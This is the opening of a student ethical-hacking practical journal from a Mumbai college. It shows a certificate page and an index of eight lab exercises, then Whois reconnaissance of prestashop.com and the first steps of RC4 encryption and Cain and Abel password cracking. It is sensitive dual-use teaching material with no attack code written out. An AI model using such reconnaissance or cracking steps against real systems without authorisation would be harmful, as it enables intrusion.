



## JNAN VIKAS MANDAL'S

PADMASHREE DR. R.T.DOSHI DEGREE COLLEGE OF  
INFORMATION TECHNOLOGY  
MOHANLAL RAICHAND MEHTA COLLEGE OF COMMERCE  
DIWALIMAA DEGREE COLLEGE OF SCIENCE  
AMRATLAL RAICHAND MEHTA COLLEGE OF ARTS  
JVM'S DEGREE COLLEGE OF INFORMATION TECHNOLOGY  
AIROLI, NAVI MUMBAI – 400708  
NAAC Reaccredited Grade 'A+' (CGPA- 3.31, 3<sup>rd</sup> Cycle)

# CERTIFICATE

This is to certify that the Mr./Miss. \_\_\_\_\_ of  
T.Y.B.Sc.CS Semester-VI has completed the practical work in the subject of  
**ETHICAL HACKING** during the Academic year 2024-25 under the guidance of Dr.  
**Sanjivani Nalkar** being the partial requirement for the fulfillment of the curriculum of  
Degree of Bachelor of Science in Computer Science, University of Mumbai.

**Place:**

**Date:**

---

Sign of Subject In Charge

---

Sign of External Examiner

---

Sign of Incharge / H.O.D

# INDEX

Sr.No.	Name of Practicals	Date	Signature
1	Google and Whois Reconnaissance	06/01/2024	
2	Password Encryption and Cracking with CrypTool and Cain and Abe	13/01/2024	
3	Linux Network Analysis and ARP Poisoning	20/01/2024	
4	Port Scanning with NMap	27/02/2024	
5	Network Traffic Capture and DoS Attack with Wireshark and Nemesy	03/02/2024	
6	Persistent Cross-Site Scripting Attack	10/02/2024	
7	Session Impersonation with Firefox and Tamper Data	17/02/2024	
8	Creating a Keylogger with Python	09/02/2024	


## PRACTICAL NO.1

### AIM : Use Google and Whois for Reconnaissance.

- a) Google and Whois Reconnaissance
- b) Use Google search techniques to gather information about a specific target or organization.
- c) Utilize advanced search operators to refine search results and access hidden information.
- d) Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure

#### Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about [www.prestashop.com](http://www.prestashop.com)

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics

**Registrar Info**

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	<a href="http://safebrands.com">http://safebrands.com</a>
Status	clientTransferProhibited <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a>

**Important Dates**

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

**Name Servers**


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

## Raw Registrar Data

Domain Name: PRESTASHOP.COM  
Registry Domain ID: 920363578\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.mailclub.net  
Registrar URL: http://www.mailclub.fr  
Updated Date: 2015-02-24T05:43:34Z  
Creation Date: 2007-04-11T08:59:05Z  
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z  
Registrar: Mailclub SAS  
Registrar IANA ID: 1290  
Domain Status: clientTransferProhibited  
<https://icann.org/epp#clientTransferProhibited>  
Registry Registrant ID:  
Registrant Name: NOMS DE DOMAINE Responsable  
Registrant Organization: PRESTASHOP  
Registrant Street: 12, rue d'Amsterdam  
Registrant City: Paris  
Registrant State/Province:  
Registrant Postal Code: 75009  
Registrant Country: FR  
Registrant Phone: +33.140183004  
Registrant Phone Ext:  
Registrant Fax: +33.972111878  
Registrant Fax Ext:  
Registrant Email: **domains@prestashop.com**  
Registry Admin ID:  
Admin Name: NOMS DE DOMAINE Responsable  
Admin Organization: PRESTASHOP  
Admin Street: 12, rue d'Amsterdam  
Admin City: Paris  
Admin State/Province:  
Admin Postal Code: 75009  
Admin Country: FR  
Admin Phone: +33.140183004  
Admin Phone Ext:  
Admin Fax: +33.972111878  
Admin Fax Ext:  
Admin Email: **domains@prestashop.com**  
Registry Tech ID:  
Tech Name: TINE, Charles  
Tech Organization: MAILCLUB S.A.S.  
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal  
Tech City: Marseille  
Tech State/Province:

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics ⌚ Updated 10 hours ago


Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	<a href="mailto:contact@prestashop.com">contact@prestashop.com</a>	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at <a href="http://prestashop.com">prestashop.com</a> .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	<div style="width: 21%;">21%</div>
		Links In Count	61656



1 Days



Subdomains



Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info History **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚

Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com	
Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds


## PRACTICAL NO. 2

**AIM : Password Encryption and Cracking with CrypTool and Cain and Abel**

**a) Password Encryption and Decryption-**


1. Use CrypTool to encrypt passwords using the RC4 algorithm.
2. Decrypt the encrypted passwords and verify the original values.

Step 1:




Step 2 : Using RC4.

**Encryption using RC4**




## Decryption




**b) Password Cracking and Wireless Network Password Decoding:**

1. Use Cain and Abel to perform a dictionary attack on Windows account passwords.
2. Decode wireless network passwords using Cain and Abel's capabilities.




Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)

